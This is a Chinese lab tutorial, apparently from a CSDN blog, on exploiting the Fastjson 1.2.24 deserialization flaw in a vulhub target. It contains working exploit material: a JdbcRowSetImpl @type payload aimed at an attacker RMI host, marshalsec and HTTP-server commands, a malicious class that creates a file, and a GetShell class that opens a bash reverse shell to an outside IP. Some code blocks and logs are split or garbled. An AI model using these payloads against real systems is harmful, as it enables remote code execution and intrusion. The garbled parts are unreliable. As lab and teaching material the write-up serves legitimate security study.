

Fastjson反序列化漏洞原理

<https://blog.csdn.net/web22050702/article/details/138114815>

漏洞原理

1.啥是json?


json全称是JavaScript object notation。即JavaScript对象标记法，使用键值对进行信息的存储。举个简单的例子如下：

```
{
  "name": "BossFrank",
  "age": 23,
  "media": ["CSDN", "bilibili", "Github"]
}
```

json本质就是一种字符串，用于信息的存储和交换。

2.啥是fastjson?

fastjson 是一个有阿里开发的一个开源Java类库，可以将Java对象转换为JSON格式(序列化)，当然它也可以将JSON字符串转换为Java对象(反序列化)。Fastjson可以操作任何Java对象，即使是一些预先存在的没有源码的对象（这就是漏洞来源，下文会解释）。使用比较广泛。



3.fastjson序列化/反序列化原理

fastjson的漏洞本质还是一个java的反序列化漏洞，由于引进了AutoType功能，fastjson在对json字符串反序列化的时候，会读取到@type的内容，将json内容反序列化为java对象并调用这个类的setter方法。

那么为啥要引进Auto Type功能呢？

fastjson在序列化以及反序列化的过程中并没有使用Java自带的序列化机制，而是自定义了一套机制。其实，对于JSON框架来说，想要把一个Java对象转换成字符串，可以有两种选择：

- 1.基于setter/getter
- 2.基于属性（AutoType）

基于setter/getter会带来什么问题呢，下面举个例子，假设有如下两个类：

```
class Apple implements Fruit {
    private Big_Decimal price;
    //省略 setter/getter、toString等
}

class iphone implements Fruit {
    private Big_Decimal price;
    //省略 setter/getter、toString等
}
```

实例化对象之后，假设苹果对象的price为0.5，Apple类对象序列化为json格式后为：

```
{"Fruit":{"price":0.5}}
```

假设iphone对象的price为5000,序列化为json格式后为：

```
{"Fruit":{"price":5000}}
```

当一个类只有一个接口的时候，将这个类的对象序列化的时候，就会将子类抹去（apple/iphone）只保留接口的类型(Fruit)，最后导致反序列化时无法得到原始类型。本例中，**将两个json再反序列化生成java对象的时候，无法区分原始类是apple还是iphone。**

为了解决上述问题：fastjson引入了基于属性（AutoType），即在序列化的时候，先把原始类型记录下来。使用@type的键记录原始类型，在本例中，引入AutoType后，Apple类对象序列化为json格式后为：

```
{ "fruit":{ "@type":"com.hollis.lab.fastjson.test.Apple", "price":0.5 } }
```

引入AutoType后，iphone类对象序列化为json格式后为：

```
{ "fruit":{ "@type":"com.hollis.lab.fastjson.test.iphone", "price":5000 } }
```

这样在反序列化的时候就可以区分原始的类了。


4.fastjson反序列化漏洞原理

使用AutoType功能进行序列号的JSON字符会带有一个@type来标记其字符的原始类型，在反序列化的时候会读取这个@type，来试图把JSON内容反序列化到对象，并且会调用这个库的setter或者getter方法，**然而，@type的类有可能被恶意构造，只需要合理构造一个JSON，使用@type指定一个想要的攻击类库就可以实现攻击。**

常见的有sun官方提供的一个类com.sun.rowset.JdbcRowSetImpl，其中有个dataSourceName方法支持传入一个rmi的源，只要解析其中的url就会支持远程调用！因此整个漏洞复现的原理过程就是：

1. 攻击者（我们）访问存在fastjson漏洞的目标靶机网站，通过burpsuite抓包改包，以json格式添加com.sun.rowset.JdbcRowSetImpl恶意类信息发送给目标机。
2. 存在漏洞的靶机对json反序列化时候，会加载执行我们构造的恶意信息(访问rmi服务器)，靶机服务器就会向rmi服务器请求待执行的命令。也就是靶机服务器问rmi服务器，（靶机服务器）需要执行什么命令啊？

3. rmi 服务器请求加载远程机器的class（这个远程机器是我们搭建好的恶意站点，提前将漏洞利用的代码编译得到.class文件，并上传至恶意站点），得到攻击者（我们）构造好的命令（ping dnslog或者创建文件或者反弹shell啥的）
4. rmi将远程加载得到的class（恶意代码），作为响应返回给靶机服务器。
5. 靶机服务器执行了恶意代码，被攻击者成功利用。



靶场搭建

可不做，平台中环境已搭建完成

使用vulhub搭建靶场，复现fastjson1.2.24。进入对应的目录后，输入如下命令启动靶场：

```
cd /root/vulhub/fastjson/1.2.24.rce
docker-compose up -d
```

漏洞复现（漏洞利用）

1.远程创建文件

在kali中保存以下代码为TouchFile.java文件

```
// javac TouchFile.java
import java.lang.Runtime;
import java.lang.Process;

public class TouchFile {
    static {
        try {
            Runtime rt = Runtime.getRuntime();
            String[] commands = {"touch", "/tmp/successFrank"};
            Process pc = rt.exec(commands);
        }
    }
}
```

```


        pc.waitFor();
    } catch (Exception e) {
        // do nothing
    }
}
}

```

编译.java文件，生成.class文件。可以直接在kali虚拟机中编译，也可以在其他地方编译好TouhFile.class然后传进虚拟机对应目录，我就是直接在主机中编译的，命令如下：

```
javac TouchFile.java
```

特别注意：要保证java和javac的版本一致，且都是1.8的版本！！！我这里均为1.8.0_201，我之前到最后一步的时候总是复现失败，就是这个原因，非常痛苦。



把编译好的class文件传到kali服务器中

在class文件所在的目录，Python起一个http服务。用4444端口启动http服务的命令为：


```
python -m http.server 80
```

如下图所示，这样就成功启动http服务了

```
C:\Windows\System32\cmd.exe - python -m http.server 80

C:\Users\l\Desktop\tools>python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

然后查看此网址，会看到网站服务器的目录：http://虚拟机ip



Directory listing for /

- [GetShell.java](#)
- [marshalsec-0.0.3-SNAPSHOT-all.jar](#)
- [shiro/](#)
- [shiro.zip](#)
- [TouchFile.class](#)
- [TouchFile.java](#)


接下来使用marshalsec项目，启动RMI服务，监听9999端口并加载远程类TouchFile.class：

开启RMI服务，注意要更改""中的内容为你的虚拟机ip


```
sudo -i
cd /home/parrot/Desktop/tools/
ls
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer
"http://192.168.10.157/#TouchFile" 9999
```

```
[parrot@parrot]~$ sudo -i
[sudo] password for parrot:
[parrot@parrot]~$ #cd /home/parrot/Desktop/tools/
[parrot@parrot]~/Desktop/tools$ #ls
ElasticHD          hadoop_unauth.py
elasticHD_linux_amd64.zip  marshalsec-0.0.3-SNAPSHOT-all.jar
[parrot@parrot]~/Desktop/tools$ #java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer "http://192.168.200.131:4444/#TouchFile" 9999
* Opening JRMP listener on 9999
[parrot@parrot]~/Desktop/tools$ #java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer "http://192.168.10.157/#TouchFile" 9999
* Opening JRMP listener on 9999
```

打开win攻击机->桌面->渗透工具->burpsuite->burp-loader-keygen-jas502a.jar,运行burp



激活burp




开启burp后抓取目标靶场的链接，抓包后改GET包为POST包（右键->变更请求方法），然后在发送的请求数据包中输入以下payload：


```
Content-Type: application/json
Content-Length: 170

{
  "b":{
    "@type":"com.sun.rowset.JdbcRowSetImpl",
    "dataSourceName":"rmi://192.168.10.43:9999/TouchFile",
    "autoCommit":true
  }
}
```

注意rmi服务器的地址要改为你的虚拟机ip，要改的包如下图，把他发送到重放器repeater:



抓包后改GET包为POST包（右键->变更请求方法）,修改后的请求如下图，点击发送go，如果响应的状态码为500，应该就成功了。



此时RMI监听效果：


```
C:\[x]-[root@parrot]-[/home/parrot/Desktop/tools]
#java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer "http://192.168.10.157/#TouchFile" 9999
* Opening JRMP listener on 9999
Have connection from /192.168.10.50:56652
Reading message: PSNAPSHOT-all.jar
Is RMI.lookup call for TouchFile 2
Sending remote classloading stub targeting http://192.168.10.157/TouchFile.class
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by marshalsec.util.Reflections (file:/home/parrot/Desktop/tools/marshalsec-0.0.3-SNAPSHOT-all.jar) to field com.sun.jndi.rmi.registry.ReferenceWrapper.wrapper
WARNING: Please consider reporting this to the maintainers of marshalsec.util.Reflections
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
```

win攻击机中http服务日志:

```
C:\Users\1\Desktop\tools>python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.10.43 - - [17/May/2025 08:33:09] "GET / HTTP/1.1" 200 -
192.168.10.43 - - [17/May/2025 08:33:10] code 404, message File not found
192.168.10.43 - - [17/May/2025 08:33:10] "GET /favicon.ico HTTP/1.1" 404 -
192.168.10.43 - - [17/May/2025 08:37:37] "GET / HTTP/1.1" 200 -
192.168.10.43 - - [17/May/2025 08:37:37] code 404, message File not found
192.168.10.43 - - [17/May/2025 08:37:37] "GET /favicon.ico HTTP/1.1" 404 -
192.168.10.50 - - [17/May/2025 08:46:45] "GET /TouchFile.class HTTP/1.1" 200 -
192.168.10.50 - - [17/May/2025 08:47:32] "GET /TouchFile.class HTTP/1.1" 200 -
```

此时应该已经完成了漏洞复现，我们检测一下是否在tmp目录touch创建了文件successFrank即可。

进入linux服务器运行docker ps查看容器id，我这里为7bb9

```
[root@redis ~]# docker ps -a
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS
7bb9e498c37a   vulhub/fastjson:1.2.24             "java -Dserver.address" 20 minutes ago Up 20 minutes 0.0.0.0:8090->8090/tcp, :::8090->8090/tcp
0->8090/tcp    1224-rce-web-1                      "java -jar /shirodemo"  20 minutes ago Up 20 minutes 0.0.0.0:8080->8080/tcp, :::8080->8080/tcp
2a476255dc28   vulhub/shiro:1.2.4                 "java -jar /shirodemo"  20 minutes ago Up 20 minutes 0.0.0.0:8080->8080/tcp, :::8080->8080/tcp
0->8080/tcp    cve-2016-4437-web-1
[root@redis ~]#
```

进入容器，执行

```
docker exec -it 你的CONTAINER_ID bash
```

然后cd tmp,ls查看tmp目录下文件，发现成功创建了successFrank，漏洞复现成功！

```
CentOS Linux 7 (Core)
Kernel 3.10.0-862.el7.x86_64 on an x86_64

redis login: root
Password:
Last login: Sat May 17 02:51:22 on tty1
[root@redis ~]# docker ps -a
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS
7bb9e498c37a	vulnhub/fastjson:1.2.24	"java -Dserver.address="	20 minutes ago	Up 20 minutes	0.0.0.0:8090->8090/tcp, :::8090->8090/tcp
2a476255dc28	vulnhub/shiro:1.2.4	"java -jar /shirodemo"	20 minutes ago	Up 20 minutes	0.0.0.0:8080->8080/tcp, :::8080->8080/tcp

```
[root@redis ~]# docker exec -it 7bb9 bash
root@7bb9e498c37a:/# cd /tmp
root@7bb9e498c37a:/tmp# ls
hsperfdata_root  successFrank  tomcat-docbase.5565097586825506072.0090  tomcat.379054130373990001.0090
root@7bb9e498c37a:/tmp#
```

2.反弹shell的获取

基本思路和前面是一模一样的，改一下恶意站点的java代码就行了。保存以下代码为GetShell.java文件：


```
// javac GetShell.java
import java.lang.Runtime;
import java.lang.Process;

public class GetShell {
    static {
        try {
            Runtime rt = Runtime.getRuntime();
            String[] commands = {"/bin/bash","-c","bash -i >& /dev/tcp/192.168.10.43/7777 0>&1"};
            Process pc = rt.exec(commands);
            pc.waitFor();
        } catch (Exception e) {
            // do nothing
        }
    }
}
```

注意别忘了将String[] commands = {"/bin/bash","-c","bash -i >& /dev/tcp/192.168.200.131/7777 };这句的url改为反弹shell的目标机ip和端口，此处依然是kali虚拟机的ip。

然后编译一下，产生GetShell.class。

